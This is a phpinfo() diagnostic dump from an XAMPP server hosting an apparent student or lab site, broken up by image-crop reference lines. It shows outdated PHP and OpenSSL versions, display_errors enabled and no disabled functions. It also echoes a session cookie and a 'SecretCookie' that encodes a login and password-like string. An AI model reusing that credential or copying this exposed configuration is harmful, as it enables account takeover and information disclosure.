'CXX=g++' 'CXXFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-I/opt/lampp/include/ncurses' '-O3' '-L/opt/lampp/lib' '-I/opt/lampp/include''
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)




Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226, NTS
PHP Extension Build	API20131226, NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

apache2handler

Apache Version	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Apache API Version	20120211
Server Administrator	you@example.com
Hostname:Port	bogus_host_without_reverse_dns:80
User/Group	daemon(1)/1
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/opt/lampp
Loaded Modules	core mod_so http_core prefork mod_authn_file mod_authn_dbm mod_authn_anon mod_authn_dbd mod_authn_socache mod_authn_core mod_authz_host mod_authz_groupfile mod_authz_user mod_authz_dbm mod_authz_owner mod_authz_dbd mod_authz_core mod_authnz_ldap mod_access_compat mod_auth_basic mod_auth_form mod_auth_digest mod_allowmethods mod_file_cache mod_cache mod_cache_disk mod_socache_shmcb mod_socache_dbm mod_socache_memcache mod_dbd mod_bucketeer mod_dumpio mod_echo mod_case_filter mod_case_filter_in mod_buffer mod_ratelimit mod_reqtimeout mod_ext_filter mod_request mod_include mod_filter mod_substitute mod_sed mod_charset_lite mod_deflate mod_mime util_ldap mod_log_config mod_log_debug mod_logio mod_env mod_mime_magic mod_cern_meta mod_expires mod_headers mod_usertrack mod_unique_id mod_setenvif mod_version mod_remoteip mod_proxy mod_proxy_connect mod_proxy_ftp mod_proxy_http mod_proxy_fcgi mod_proxy_scgi mod_proxy_ajp mod_proxy_balancer mod_proxy_express mod_session mod_session_cookie mod_session_dbd mod_slotmem_shm mod_ssl mod_lbmethod_byrequests mod_lbmethod_bytraffic mod_lbmethod_bybusyness mod_lbmethod_heartbeat mod_unixd mod_dav mod_status mod_autoindex mod_info mod_suexec mod_cgi mod_cgid mod_dav_fs mod_vhost_alias mod_negotiation mod_dir mod_actions mod_speling mod_userdir mod_alias mod_rewrite mod_php5 mod_perl
engine	

local	1
master	1




last_modified	local	0
	master	0
xbithack	local	0
	master	0

Apache Environment

UNIQUE_ID	YZ-4xAQ7GJFc@L1d85Y2TQAAAAU
HTTP_HOST	192.168.1.20
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
HTTP_ACCEPT	text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, */*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-GB, en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive

HTTP_COOKIE	PHPSESSID=g3g9isrr14vu3610mh9brliuh5;
	SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzNzM4MzczMzM4MzMzOA%3D%3D

HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_SEC_GPC	1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LD_LIBRARY_PATH	/opt/lampp/lib:/opt/lampp/lib
SERVER_SIGNATURE	no value
SERVER_SOFTWARE	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
SERVER_NAME	192.168.1.20
SERVER_ADDR	192.168.1.20
SERVER_PORT	80
REMOTE_ADDR	192.168.1.1
DOCUMENT_ROOT	/opt/lampp/htdocs/studentsite
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	/opt/lampp/htdocs/studentsite
SERVER_ADMIN	you@example.com
SCRIPT_FILENAME	/opt/lampp/htdocs/studentsite/info.php
REMOTE_PORT	57908
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/info.php
SCRIPT_NAME	/info.php



HTTP Headers Information	HTTP Request	GET /info.php HTTP/1.1
	Host	192.168.1.20
	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
	Accept	text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, */*;q=0.8
	Accept-Language	en-GB, en;q=0.5
	Accept-Encoding	gzip, deflate
	Connection	keep-alive


	Cookie	PHPSESSID=g3g9isrr14vu3610mh9brliuh5;
		SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzNzM4MzczMzM4MzMzOA%3D%3D

	Upgrade-Insecure-Requests	1
	Sec-GPC	1
	X-Powered-By	PHP/5.6.34


bcmath	BCMath support	enabled	
	bcmath.scale	local	0
		master	0

bz2	BZip2 Support	Enabled
	Stream Wrapper support	compress.bzip2://
	Stream Filter support	bzip2.decompress, bzip2.compress
	BZip2 Version	1.0.6, 6-Sept-2010


calendar	Calendar support	enabled




Core		
PHP Version		5.6.34
allow_url_fopen	local	On
	master	On
allow_url_include	local	Off
	master	Off
always_populate_raw_post_data	local	0
	master	0
arg_separator.input	local	&
	master	&
arg_separator.output	local	&
	master	&



asp_tags	local	Off
	master	Off
auto_append_file	local	no value
	master	no value
auto_globals_jit	local	On
	master	On
auto_prepend_file	local	no value
	master	no value
browscap	local	no value
	master	no value
default_charset	local	UTF-8
	master	UTF-8




default_mimetype	local	text/html
	master	text/html
disable_classes	local	no value
	master	no value
disable_functions	local	no value
	master	no value
display_errors	local	On
	master	On
display_startup_errors	local	On
	master	On
doc_root	local	no value
	master	no value

